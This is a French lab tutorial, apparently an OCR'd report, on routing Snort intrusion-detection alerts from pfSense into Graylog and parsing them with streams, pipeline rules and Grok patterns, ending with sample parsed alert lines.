
Un index n'est en réalité qu'un regroupement logique d'un ou plusieurs Shards (fragments) physiques, où chaque Shard est en fait un index autonome. En distribuant les documents d'un index sur plusieurs Shards et en répartissant ces Shards sur plusieurs nœuds, graylog peut assurer la redondance, qui à la fois protège contre les pannes matérielles et augmente la capacité de requête lorsque des nœuds sont ajoutés à un cluster.

Il existe deux types de Shards : les *primaires* et les *Réplicas*. Chaque document d'un index appartient à un Shard primaire. Un Shard réplica est une copie d'un Shard primaire. Les réplicas fournissent des copies redondantes des données pour nous protéger contre les pannes matérielles et augmenter la capacité de répondre aux demandes de lecture telles que la recherche ou la récupération d'un document.

Rotation et rétention d'index

La rotation des journaux peut être effectuée pour diverses raisons, allant de l'atteinte d'un objectif de conformité, à la réduction de la taille de l'index pour des recherches plus rapides ou à la suppression des données après un laps de temps défini. Graylog nous permet de faire pivoter les index en fonction de quelques méthodes :

- Le *nombre* de messages fait pivoter l'index après qu'un certain nombre de messages aient été écrits dans l'index.
- La *taille* de l'index fait pivoter l'index une fois la taille définie atteinte.
- Le *temps* d'index fait pivoter l'index après le temps spécifié.



Dans notre exemple, je configure une rotation sur 1 jour et conserve 14 indexes pendant deux semaines de données.

Après avoir défini votre stratégie de rotation, vous devrez également sélectionner votre configuration de rétention :


Supprimer : lorsque vous supprimez les index, vous consommez peu de ressources par Elasticsearch et supprimez l'index du disque, économisant ainsi de l'espace disque.

Fermer : La fermeture d'un index empêche Elasticsearch d'y écrire plus de données, mais le maintien en ligne et conserve les métadonnées de l'index afin que vous puissiez toujours y effectuer des recherches.

Ne rien faire : Aucune économie de ressources sur Elasticsearch et gardera l'index ouvert et sur le disque jusqu'à sa suppression manuelle.


Dans notre exemple, je *supprime* les anciens index lorsque la période de rétention est atteinte.

Le nouveau Snort Index Set est créé :




Déclencher une alerte Snort

Pour avoir des exemples pour des logs Snort afin de les analyser dans graylog, je vais simuler une attaque SYN flood sur une machine cliente et vérifier si je reçois les logs sur graylog. Pour cela voir la section *DDoS SYN flood*. J'ai simulé l'attaque et j'ai reçu ces deux logs :




Créer un flux pour les logs du Snort

Pour mieux organier les logs on va créer un nouveau flux (Stream). Les flux sont un mécanisme qui achemine les messages dans des catégories en temps réel pendant leur traitement. Vous pouvez définir des règles dans Graylog pour acheminer les messages vers certains flux.




Dans l'onglet *Streams*, cliquez sur *Create Stream*. Donnez-lui un *titre* et une *description*. Choisissez *l'Index Set* quand vient de créer. Cochez *remove matches from « All messages » stream*. Cela supprimera les messages correspondant à ce flux, du flux *all messages* qui est attribué à chaque log par défaut.

Le flux est créé mais n'est pas encore démarré :




Avant de le démarrer, on doit définir une ou plusieurs règles qui achemineront les logs Snort vers ce flux. Pour cela cliquez sur *Manage Rules*. Il est composé de deux partie :

- Dans la première partie nous pouvons choisir un message (un log) pour lequel nous voulons créer une règle. Nous avons deux options pour choisir un message :
  - Le dernier message arrivé dans l'Input
  - Ou choisir un message spécifique à l'aide de son ID unique.
- Dans la deuxième partie, nous ajoutons une règle. Deux options :
  - Le log doit corresponde à tous les règles quand a défini dans la liste ci-dessous
  - Le log doit corresponde au moins à une règle dans la liste ci-dessous




Sélectionnez un Input et cliquez sur *Load Message*. Le dernier message est le log par rapport à l'attaque *SYN Flood* :




Ce message a trois champs. Nous voulons créer nos règles de filtrage selon champ message.

Cliquez sur **Add stream rule**. Tapez le champ message dans le **Field**. Pour le type de la règle choisissez **contain**. Et pour le value mettez **snort**. Cela veut dire, tous les logs qui contient le mot Snort seront acheminé vers ce flux. Cliquez sur **Save**.



Immédiatement vous verrez que cette règle s'accorde avec le log au-dessus :


Je vais ajouter une autre règle pour que le filtre soit plus précis. Je choisis le champ message et le type match regular expression et le value \[d+:\d+:\d+\]. Cela veut dire que le champ message doit contenir une phrase qui commence par « [» après « un ou plusieurs chiffres », ensuite un « : » et encore « un ou plusieurs chiffre », encore un « : » et « un ou plusieurs chiffre » et fini par «] ». Et donc pour le champ message ça sera équivalant de [1:100000001:1]



Ce type de codage des textes s'appelle Regular Expression ou REGEX. Voici quelques exemples des codes REGEX :


Pour plus d'informations sur regex visitez le lien suivant :

https://www.youtube.com/watch?v=sa-TUpSx1JA



La deuxième règle s'accorde avec le message :

Cliquez sur *I'm done*. Démarrez le flux. Refaites la simulation d'attaque SYN flood. Et vous devriez recevoir des logs dans ce flux.



Dans la barre en haut de l'écran, nous indiquons que le flux se met à jour au bout d'une période précise (dans le vidéo toutes les 1 seconde) et qu'il visualise des logs depuis 5 minutes jusqu'à maintenant.

Analyser les logs

Il existe plusieurs façons d'effectuer l'analyse des fichiers journaux. Les analyseurs peuvent être écrits dans de nombreux langages de programmation ; certains sont meilleurs pour cette tâche que d'autres, mais le choix dépend souvent de la langue avec laquelle vous êtes le plus à l'aise.

Extracteurs

Syslog (RFC3164, RFC5424) est un protocole de journalisation standard depuis les années 1980. Syslog a un ensemble de règles qui définissent à quoi un journal doit ressembler. Graylog utilise des extracteurs pour analyser ces journaux. Les extracteurs permettent aux utilisateurs d'indiquer au Graylog comment extraire des données de n'importe quel message reçu (quel que soit le format ou s'il s'agit d'un champ déjà extrait).

Processeurs de Pipeline

Les processeurs de pipeline sont la méthode préférée d'analyse des journaux circulant dans Graylog avant d'écrire sur le disque.

Analyser les logs par Pipeline


Pour notre exemple, nous allons analyser le champ message en plusieurs sous-champs à l'aide des processeurs pipeline. Nous allons utiliser le langage de la programmation Grok Patterns.

Créer un pipeline

Pour créer le nouveau pipeline accéder au menu system/pipelines. Puis cliquez sur Add new pipeline. Donnez-lui un titre et une description. Le menu de chaque pipeline a trois parties différentes : *Details*, *Pipeline connections* et *Pipeline Stages.*

1. **Details** : pour avoir les informations sur la situation actuelle du pipeline. Par exemple, on a une erreur comme quoi le pipeline n'est pas connecté à aucun flux.
2. **Pipeline connections** : pour connecter un pipeline à un flux et donc les logs de ce flux seront analysés grâce à ce pipeline.

3. **Pipeline Stages** : Les Stages sont des groupes de conditions et d'actions qui doivent s'exécuter dans l'ordre et fournissent le flux de contrôle nécessaire pour décider d'exécuter ou non le reste d'un pipeline. Par défaut il y a un Stage avec la priorité d'exécution 0 (Plus le nombre est bas, plus tôt il s'exécutera). Mais il y a aucune règle connectée à ce Stage.



Créer une règle pipeline

Pour ajouter une règle dans ce stage, il faut d'abord créer une règle. Pour cela, en haut de la page, cliquez sur *manage rules*. Ensuite, cliquez sur *Create Rule*. Dans cette page, ajoutez une description et écrivez votre règle.


Comment écrire la règle pipeline

Voici un exemple comment créer la règle pipeline pour les logs. L'explication est ajoutée dans la règle :

```
1  //le nom de la règle
2  rule "snort rule"
3
4  //la condition : quand
5  when
6
7  //quand le log (l'éventement) a un champ qui s'appelle message
8      has_field("message")
9
10 //puis exécuter les fonctions suivantes
11 then
12
13 //mettez le champ message du log dans le variable $message
14 //donner le paramètre message à la fonction to_string
15 //donner la fonction to_string et le grok pattern qui s'appelle syn-flood à la fonction grok
16 //laisser le résultat de la fonction grok dans le variable analyseur.
17     let analyseur = grok("%{syn_flood}", to_string($message.message), true);
18
19 //créer les sous-champ à partir du variable analyseur.
20     set_fields(analyseur);
21
22 //fin de la règle
23 end
```

En général, la règle ci-dessus veut dire si un log contient le champ "message", alors convertissez la valeur en sous-champs à l'aide d'un modèle grok nommé *syn_flood*.


Sauvegardez et fermer la fenêtre :



Comment créer un modèle grok

La seule chose que l'on n'a pas encore défini est le syn_flood :

1. Revenez à *Snort Stream* et choisissez un log. Cliquez sur le champ *message* et dans le menu qui apparait choisissez *Create extractor*.
2. Cliquez sur Grok pattern et après Submit :




3. Dans cette page écrivez le modèle Grok à l'aide des modèles proposés dans la fenêtre à côté. Voici un modèle que j'ai créé pour ce log :

Note : suivez le lien suivant pour voir comment créer les modèles Grok :

https://streamsets.com/blog/what-are-grok-patterns/

En général, chaque morceau dans ce log que l'on veut extraire, on le remplace par un modèle grok déjà défini que l'on peut trouver dans le *filter pattern* à côté. Par exemple :


La première partie du log (*2022-10-02T19:20:50.434042+02:00*) est un *timestamp* avec le standard *ISO8601*. Donc nous allons chercher timestamp dans le *filter pattern* et choisir le modèle qui convient. Ensuite je mets son résultat dans la variable *heure*. Voici le résultat :



Le même principe pour les autres modèles, un après l'autre jusqu'à la fin du log. Il faut surtout respecter l'ordre et remplacer les caractères qui ne change pas et qu'ils sont toujours au même endroit par des regex. Par exemple je remplace **->** par **\-\>**. Pour les espaces, laissez simplement des espaces.

Note : pour les champs dont on n'a pas besoin, on met UNWANTED au lieu de la variable.

Vous voyez le résultat final dans la photo à droite.




Vous n'avez pas besoin de sauvegarder cet extracteur, car on a un pipeline avec ce modèle grok. Copiez seulement ce modèle pour la création un modèle grok dans le menu system/grok patterns.

Dans le system/grok patterns créez un nouveau modèle, nommez-le syn_flood (comme écrit dans la règle pipeline) et sauvegardez-le.


Note : Ce modèle peut être utilisé pour plusieurs pipeline.

Note : un pipeline peut avoir plusieurs modèles grok (nous ajouterons les autres modèles pour les autres logs dans la même règle pipeline.)



Connecter le pipeline au flux Snort

Revenez dans le *system/pipelines/edit* et cliquez sur *Edit connections* et ajoutez le flux *Snort stream*.




Configurer le Stage

Modifiez le *Stage* par défaut avec la *priorité 0*. Choisissez « *au moins une des règles sur ce Stage s'accorde avec le message* ». Ajoutez la règle *Snort rule* et sauvegardez les changements.

Changer l'ordre des processeurs de messages


Avant de commencer à utiliser les pipelines, vous devez vous assurer que le processeur de messages *Pipeline Processor* est activé et correctement configuré. Vous pouvez le faire en accédant à la page *Système/Configurations* et en vérifiant la configuration dans la section Configuration des processeurs de messages.




Sur la page *Configurations*, vous devez activer le processeur de messages pipeline et, si vous souhaitez que vos pipelines aient accès aux champs statiques définis sur les Inputs, mettez le processeur de pipeline après le processeur *Message Filter Chain*. Ce qui est notre cas :

Simulator

Après avoir fini la configuration de normalisation des logs (créer le pipeline, créer le modèle Grok, créer la règle pipeline, connecter le pipeline au flux Snort), nous pouvons la tester contre les logs sans vraiment besoins de déclencher les nouveaux alertes grâce à **Simulator** disponible dans la page *Pipelines overview*. Il suffit copier le champ message, choisir le flux et le codec du log. Ensuite en cliquant sur *Load message* on verra le résultat (sans devoir appliquer ces tests sur les vrais logs).




Le résultat :



Déclencher une nouvelle alerte

Je déclenche une alerte **SYN-flood** et je vérifie les sous-champs extrait du champ message dans le flux **Snort stream** :



Monter les logs de tous les attaques au graylog

J'ai créé trois modèles Grok différents pour analyser tous ces logs :

syn_flood	%{TIMESTAMP_ISO8601:UNWANTED}%{ISO8601_TIMEZONE:UNWANTED} %{WORD:UNWANTED}.%{WORD:UNWANTED}.%{WORD:UNWANTED} %{WORD:Process} %{BASE10NUM:PID} \- \- \[%{BASE10NUM:Generator_ID}:%{BASE10NUM:Signature_ID}:%{BASE10NUM:Signature_Revision_ID}\] %{DATA:Description} \{%{DATA:Protocol}\} %{IPV4:Source_IP}:%{BASE10NUM:Src_Port} \-\> %{IPV4:Destination_IP}:%{BASE10NUM:Dst_Port}	Delete Edit
with_class	%{TIMESTAMP_ISO8601:UNWANTED}%{ISO8601_TIMEZONE:UNWANTED} %{WORD:UNWANTED}.%{WORD:UNWANTED}.%{WORD:UNWANTED} %{WORD:Process} %{BASE10NUM:PID} \- \- \[%{BASE10NUM:Generator_ID}:%{BASE10NUM:Signature_ID}:%{BASE10NUM:Signature_Revision_ID}\] %{DATA:Description} \[Classification: %{DATA:Classification}\] \[Priority: %{DATA:Priority}\] \{%{DATA:Protocol}\} %{IPV4:Source_IP}:%{BASE10NUM:Src_Port} \-\> %{IPV4:Destination_IP}:%{BASE10NUM:Dst_Port}	Delete Edit
arpspoof	%{TIMESTAMP_ISO8601:UNWANTED}%{ISO8601_TIMEZONE:UNWANTED} %{WORD:UNWANTED}.%{WORD:UNWANTED}.%{WORD:UNWANTED} %{WORD:Process} %{BASE10NUM:PID} \- \- \(%{WORD:Preprocessor}\)%{GREEDYDATA:Description}	Delete Edit

Voici comment ajouter les nouveaux modèles à la règle pipeline *Snort rule* :

```
//laisser (let) le variable analyseur équivalent à la fonction grok
    let analyseur1 = grok("%{syn_flood}", to_string($message.message), true);
    let analyseur2 = grok("%{with_class}", to_string($message.message), true);
    let analyseur3 = grok("%{arpspoof}", to_string($message.message), true);

//créer le sous-champ
    set_fields(analyseur1);
    set_fields(analyseur2);
    set_fields(analyseur3);
```

Accès au site Facebook et attaque SYN Flood analysés par modèle Grok syn_flood :

2022-10-03 15:03:37.793 172.18.20.254

<169>1 2022-10-03T15:03:37.792084+02:00 pfSense.home.arpa snort 99027 - - [1:1410067608:22] Facebook DNS {UDP} 172.18.20.1:58745 -> 172.18.20.254:53

2022-10-03 13:36:49.758 172.18.20.254

<169>1 2022-10-03T13:36:49.755911+02:00 pfSense.home.arpa snort 82623 - - [1:100000001:1] Possible TCP DoS {TCP} 106.50.165.248:62694 -> 172.18.20.240:80

Backdoor vsftpd et eternalblue analysés par modèle Grok with_class :

2022-10-03 14:13:53.715 172.18.20.254

<169>1 2022-10-03T14:13:53.701927+02:00 pfSense.home.arpa snort 82623 - - [1:19415:6] MALWARE-CNC vsFTPd 2.3.4 backdoor connection [Classification: A Network Trojan was Detected] [Priority: 1] {TCP} 172.18.20.210:37895 -> 172.18.20.240:21

2022-10-03 14:17:16.606 172.18.20.254

